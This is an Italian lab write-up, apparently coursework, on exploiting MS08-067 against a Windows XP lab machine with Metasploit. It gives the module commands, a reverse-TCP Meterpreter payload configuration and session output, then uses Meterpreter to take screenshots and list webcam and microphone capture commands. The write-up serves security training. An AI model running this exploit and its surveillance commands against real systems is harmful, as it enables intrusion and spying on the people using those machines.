

S7 L3

Obiettivi:

1. Ottenere una sessione di Meterpreter sul target Windows XP sfruttando la vulnerabilità MS08-067.
2. Recuperare uno screenshot tramite la sessione Meterpreter
3. Individuare la presenza di Webcam sulla macchina Windows XP

Descrizione vulnerabilità

La vulnerabilità MS08-067 è una falla critica di sicurezza che affligge il Server Service di Windows. Scoperta e divulgata nel 2008, questa vulnerabilità consente l'esecuzione di codice remoto (Remote Code Execution, RCE) su un sistema vulnerabile.

Funzionamento

La vulnerabilità risiede nel modo in cui il servizio server di Windows gestisce le richieste RPC (Remote Procedure Call). Un attaccante remoto potrebbe inviare una richiesta RPC appositamente creata a una macchina vulnerabile, causando un overflow del buffer che permetterebbe l'esecuzione arbitraria di codice sul sistema target. Un attaccante che sfrutta con successo questa vulnerabilità potrebbe ottenere il pieno controllo del sistema interessato. Questo include la possibilità di installare programmi, visualizzare, modificare o eliminare dati, e creare nuovi account con pieni diritti di amministratore.

IP target: 192.168.1.200 (Windows Xp)

IP attaccante: 192.168.1.40 (Kali linux)

Ricerca e configurazione dell'exploit

Avviamo metasploit con il comando `<msfconsole>` e con la keyword `<search>` cerchiamo la vulnerabilità MS08-067.

```
0  exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
1  \ target: Automatic Targeting . . .
2  \ target: Windows 2000 Universal . . .
3  \ target: Windows XP SP0/SP1 Universal . . .
4  \ target: Windows 2003 SP0 Universal . . .
5  \ target: Windows XP SP2 English (AlwaysOn NX) . . .
6  \ target: Windows XP SP2 English (NX) . . .
7  \ target: Windows XP SP3 English (AlwaysOn NX) . . .
8  \ target: Windows XP SP3 English (NX) . . .
9  \ target: Windows XP SP2 Arabic (NX) . . .
10 \ target: Windows XP SP2 Chinese - Traditional / Taiwan (NX) . . .
11 \ target: Windows XP SP2 Chinese - Simplified (NX) . . .
12 \ target: Windows XP SP2 Chinese - Traditional (NX) . . .
13 \ target: Windows XP SP2 Czech (NX) . . .
14 \ target: Windows XP SP2 Danish (NX) . . .
15 \ target: Windows XP SP2 German (NX) . . .
16 \ target: Windows XP SP2 Greek (NX) . . .
17 \ target: Windows XP SP2 Spanish (NX) . . .
18 \ target: Windows XP SP2 Finnish (NX) . . .
19 \ target: Windows XP SP2 French (NX) . . .
20 \ target: Windows XP SP2 Hebrew (NX) . . .
```

Notiamo che l'exploit disponibile può essere effettuato verso varie versioni di Windows Xp. Selezionare l'exploit presente alla riga 0 tramite il comando `<use 0>`.

Ora dobbiamo controllare i parametri da impostare nel modulo. Tramite **show options** vediamo che i parametri necessari sono *rhosts* per la macchina target (Windows Xp) e *lhosts* per la macchina attaccante (Kali). Per farlo usiamo il comando **<set rhosts 192.168.1.200>** e **<set lhosts 192.168.1.40>**. Fatto questo, usiamo nuovamente **show options** per controllare le impostazioni.

Name	Current Setting	Required	Description
RHOSTS	192.168.1.200	yes	The target host(s), see https://docs.metasploit.com/docs/using-
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.40	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

TASK

1. Sessione Meterpreter

Usando la keyword **<run>** mandiamo in esecuzione l'exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.40:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 2 opened (192.168.1.40:4444 → 192.168.1.200:1037) at 2024-07-10 15:05:52 +0200
```


Per controllare se siamo entrati all'interno del target desiderato possiamo usare **<sysinfo>** per ottenere informazioni sul OS e **<ifconfig>** per controllare l'indirizzo IP.

```
meterpreter > sysinfo
Computer      : WINDOWSXP
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows



Name          : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC  : 08:00:27:3c:e9:99
MTU           : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask  : 255.255.255.0
```

2. Recuperare uno screenshot

Per eseguire uno screenshot dobbiamo innanzitutto controllare se Meterpreter mette a disposizione un comando per tale scopo. Usando la keyword **<help>** otteniamo la lista di comandi abilitati su Meterpreter, divisi per categoria. Sotto una di queste troviamo il comando che ci interessa, ovvero **screenshot**.



Il comando ci permette di ottenere uno screenshot del desktop della macchina target. L'immagine viene poi salvata in formato jpeg nel path /home/kali/



3. Individuare la presenza di Webcam

Usando nuovamente la keyword <help> troviamo la categoria *webcam commands*.

```
Stdapi: Webcam Commands
=====
Command
-----
record_mic
webcam_chat
webcam_list
webcam_snap
webcam_stream
```

Tra i comandi presenti notiamo <**webcam_list**> che ci permette di controllare la presenza o meno di Webcam sul sistema target. In questo caso, nessuna webcam è stata trovata.

```
meterpreter > webcam_list
[-] No webcams were found
```